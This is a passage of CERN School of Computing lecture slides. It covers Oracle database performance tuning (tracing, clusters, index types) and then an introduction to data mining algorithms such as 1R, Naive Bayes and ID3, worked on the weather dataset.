      2    INDEX UNIQUE SCAN EMP_EMPNO_PK (object id 236407)

********************************************************************************
```

Use appropriate tools – tkprof

You might also consider using:

```
alter session set events
  '10046 trace name context forever, Level N'
```

where *N* can be:

- 1 to enable the standard SQL_TRACE facility,
- 4 to enable SQL_TRACE and also capture bind variable values,
- 8 to enable SQL_TRACE and also capture wait events,
- 12 to enable standard SQL_TRACE and also capture bind variables and wait events.

Use appropriate tools – your own tools inside your code

Get ready for future performance problems.

Consider:

- logging and timing statements that can be turned on/off on demand
- surrounding your code with

  ```
  alter session set sql_trace=true;
  alter session set sql_trace=false;
  ```

  that can be turned on/off on demand

Design to perform

- Avoid „let's build it first, we'll tune it later" attitude.
- Optimize to your most frequent type of query.
- There's more than one type of table:
  - Heap (standard) tables
  - B*Tree index clusters
  - Hash clusters
  - Index Organized Tables
- and more than one type of index:
  - B*Tree (standard) indexes
  - Function based indexes
  - Bitmap indexes
  - Domain indexes

Desing to perform – B*Tree index clusters

- B*Tree index cluster physically collocates data by a common key.
- The data is not sorted; it's just physically stored together.
- It uses a B*Tree index to store a key value and block address where the data can be found.
- It allows you to store data from multiple database tables in the same physical database block.

- You cannot do direct-path loading into a cluster.
- You cannot partition clustered tables.
- You need to control the way the data is loaded.

Design to perform – B*Tree index clusters

```
Connected to:
Oracle9i Enterprise Edition Release 9.2.0.6.0 - Production
With the Partitioning, OLAP and Oracle Data Mining options
JServer Release 9.2.0.6.0 - Production

DEVDB:SQL> create cluster emp_dept_cluster_btree
  (deptno number(2)) size 50;
Cluster created.

DEVDB:SQL> create index emp_dept_cluster_id on cluster
emp_dept_cluster_btree;
Index created.

DEVDB:SQL> create table dept (
2     deptno number(2) primary key,
3     dname varchar2(14),
4     loc varchar2(13)
5   ) cluster emp_dept_cluster_btree (deptno);
Table created.

DEVDB:SQL> create table emp (
  2    empno number(4) primary key,
  3    ename varchar2(10),
...
  9    deptno number(2) not null,
 10    foreign key (deptno) references dept
 11  ) cluster emp_dept_cluster_btree(deptno);
Table created.
```

Desing to perform – hash clusters


- Hash cluster uses a hashing algorithm to convert the key value into a database block address, thus bypassing all I/O except for the block read itself.
- Optimally, there will be one logical I/O used to perform a lookup.
- Consider using a single-table hash cluster for lookup tables!

```
create cluster dept_cluster_hash
  (deptno number(2)) hashkeys 100 size 50;
```


- It is an issue to correctly size both types of clusters

Design to perform – Index Organized Tables

- IOT is simply a table stored in an index.
- The data is sorted by key.
- It is very useful for association tables (used in many-to-many relationships).




- Slower to insert into than regular tables



Design to perform – function based indexes

- Perfect for case-insensitive searches or sorts
- Enable searching on complex equations or equations using your own functions
- Let you implement
  - selective indexing
  - selective uniqueness

```
create index emp_lower_ename
on emp (lower(ename));
```




Design to perform – bitmap indexes

- Used for low-cardinality columns
- Good for multiple where conditions (logical bit-wise operations can be used to combine bitmaps)
- Use minimal storage space
- Good for very large tables

```
create bitmap index emp_ix on emp
(deptno));
```


- Updates to key columns are very expensive
- Not suitable for OLTP applications with large number of concurrent transactions modifying the data



Design to perform - domain indexes

- Extensible indexing
- Allow third-party company to create new index type
- Enable indexing customized complex data types such as documents or spatial data
- Most popular: Oracle Text (Intermedia):

```
create index emp_cv on emp(cv)
indextype is ctxsys.context;
select * from emp where contains
(cv, 'oracle near tuning WITHIN
PARAGRAPH')>0;
```




Don’t be too generic

Careful with:

- generic data models


TYPE
ATTRIBUTE
OBJECT
ATTR_VALUE

- excessive column sizes „just in case”
- database abstraction layers
- database independency



Test before going into production

- Check how your application performs under stress,
- with 10, 100, 1000 users (concurrency)
- doing real work.
- Be careful about stubbed out API's.
- Keep your tests for the future.



Exercises

Ex. 1. Checking execution plans


Ex. 2. Managing statistics

Ex. 3. Using indexes

Ex. 4. Bind variables

Ex. 5. Autotrace and tuning problems

Look for tuning_exercises.zip on CD.



References

- http://oradoc/
  - Concepts
  - Performance Tuning Guide and Reference
  - ...
- Tom Kyte's
  - „Effective Oracle by Design"
  - http://asktom.oracle.com
  - http://computing-colloquia.web.cern.ch/computing-colloquia/past.htm#2005
- CERN Database Tutorials & workshop materials

Data Mining: Extracting knowledge from data

		Wednesday 23 February	
16:30 - 17:25	Lecture 5	**Data Mining: Extracting knowledge from data** A hidden knowledge can be stored in databases. How to discover it? How can we search for an answer, if we do not know a question? Data mining can help. The objective of the lecture is to introduce basic methods of knowledge discovery in structured data, and also in an unstructured text. 1. What and why • Data mining, knowledge discovery, data exploration • Machine learning • Statistics 2. Data mining as a process • CRISP-DM method • Predictive and descriptive tasks • Concepts, instances, attributes 3. Models and algorithms • Decision trees • Classification rules • Association rules • k-nearest neighbors • Cluster analysis 4. Text mining: How does Google News work • Converting unstructured text to structured data • Cluster analysis	Petr Olmer

DATA MINING
Extracting Knowledge From Data

Petr Olmer
CERN

petr.olmer@cern.ch

Motivation

Computers are useless, they can only give you answers.

- What if we do not know what to ask?
- How to discover a knowledge in databases without a specific query?

Many terms, one meaning

- Data mining
- Knowledge discovery in databases
- Data exploration


- A non trivial extraction of novel, implicit, and actionable knowledge from large databases.
  - without a specific hypothesis in mind!
- Techniques for discovering structural patterns in data.

What is inside?

- Databases
  - data warehousing
- Statistics
  - methods
  - but different data source!
- Machine learning
  - output representations
  - algorithms

CRISP-DM

CRoss Industry Standard Process for Data Mining



http://www.crisp-dm.org

Input data: Instances, attributes

A	B	C	D
Mon	21	a	yes
Wed	19	b	yes
Mon	23	a	no
Sun	23	d	yes
Fri	24	c	no
Fri	18	d	yes
Sat	20	c	no
Tue	21	b	no
Mon	25	b	no


outlook	temp.	humidity	windy	play
sunny	hot	high	false	no
sunny	hot	high	true	no
overcast	hot	high	false	yes
rainy	mild	high	false	yes
rainy	cool	normal	false	yes
rainy	cool	normal	true	no
overcast	cool	normal	true	yes
sunny	mild	high	false	no
sunny	cool	normal	false	yes
rainy	mild	normal	false	yes
sunny	mild	normal	true	yes
overcast	mild	high	true	yes
overcast	hot	normal	false	yes
rainy	mild	high	true	no

example: input data

Output data: Concepts


- Concept description = what is to be learned

- Classification learning
- Association learning
- Clustering
- Numeric prediction




Task classes

- Predictive tasks
  - Predict an unknown value of the output attribute for a new instance.
- Descriptive tasks
  - Describe structures or relations of attributes.
  - Instances are not related!




Models and algorithms

- Decision trees
- Classification rules
- Association rules
- k-nearest neighbors
- Cluster analysis



Decision trees


- Inner nodes
  - test a particular attribute against a constant
- Leaf nodes
  - classify all instances that reach the leaf



Classification rules


- If *precondition* then *conclusion*
- An alternative to decision trees
- Rules can be read off a decision tree
  - one rule for each leaf
  - unambiguous, not ordered
  - more complex than necessary

```
If (a>=5) then class
  C1

If (a<5) and
  (b="blue") and
  (a>0) then class
  C1

If (a<5) and
  (b="red") and
  (c="hot") then
  class C2
```




Classification rules
Ordered or not ordered execution?

- Ordered
  - rules out of context can be incorrect
  - widely used
- Not ordered
  - different rules can lead to different conclusions
  - mostly used in boolean closed worlds
    - only *yes* rules are given
    - one rule in DNF



Decision trees / Classification rules
1R algorithm

```
for each attribute:
  for each value of that attribute:
    count how often each class appears
    find the most frequent class
    rule = assign the class to this attribute-value
  calculate the error rate of the rules
choose the rules with the smallest error rate
```



outlook	temp.	humidity	windy	play
sunny	hot	high	false	no
sunny	hot	high	true	no
overcast	hot	high	false	yes
rainy	mild	high	false	yes
rainy	cool	normal	false	yes
rainy	cool	normal	true	no
overcast	cool	normal	true	yes
sunny	mild	high	false	no
sunny	cool	normal	false	yes
rainy	mild	normal	false	yes
sunny	mild	normal	true	yes
overcast	mild	high	true	yes
overcast	hot	normal	false	yes
rainy	mild	high	true	no


outlook	
sunny-no	2/5
overcast-yes	0/4
rainy-yes	2/5
total 4/14	

temp.	
hot-no*	2/4
mild-yes	2/6
cool-yes	1/4
total 5/14	

humidity	
high-no	3/7
normal-yes	1/7
total 4/14	

windy	
false-yes	2/8
true-no*	3/6
total 5/14	


example: 1R



Decision trees / Classification rules
Naïve Bayes algorithm

$$P(H|E)=\frac{P(E|H)\cdot P(H)}{P(E)}$$

- Attributes are
  - equally important
  - independent
- For a new instance, we count the probability for each class.
- Assign the most probable class.
- We use *Laplace estimator* in case of zero probability.
- Attribute dependencies reduce the power of NB.




outlook	temp.	humidity	windy	play
sunny	hot	high	false	no
sunny	hot	high	true	no
overcast	hot	high	false	yes
rainy	mild	high	false	yes
rainy	cool	normal	false	yes
rainy	cool	normal	true	no
overcast	cool	normal	true	yes
sunny	mild	high	false	no
sunny	cool	normal	false	yes
rainy	mild	normal	false	yes
sunny	mild	normal	true	yes
overcast	mild	high	true	yes
overcast	hot	normal	false	yes
rainy	mild	high	true	no
sunny	***cool***	***high***	***true***	***?***

yes	
sunny	2/9
cool	3/9
high	3/9
true	3/9
overall	9/14
0.0053	
20.5 %	

no	
sunny	3/5
cool	1/5
high	4/5
true	3/5
overall	5/14
0.0206	
79.5 %	

example: Naïve Bayes



Data Management and Database Technologies

CERN School of Computing

Decision trees
ID3: A recursive algorithm


- Select the attribute with the biggest *information gain* to place at the root node.
- Make one branch for each possible value.
- Build the subtrees.
- Information required to specify the class
  - when a branch is empty: zero
  - when the branches are equal: a maximum
  - f(a, b, c) = f(a, b + c) + g(b, c)
- Entropy:

$$\sum p_i = 1$$

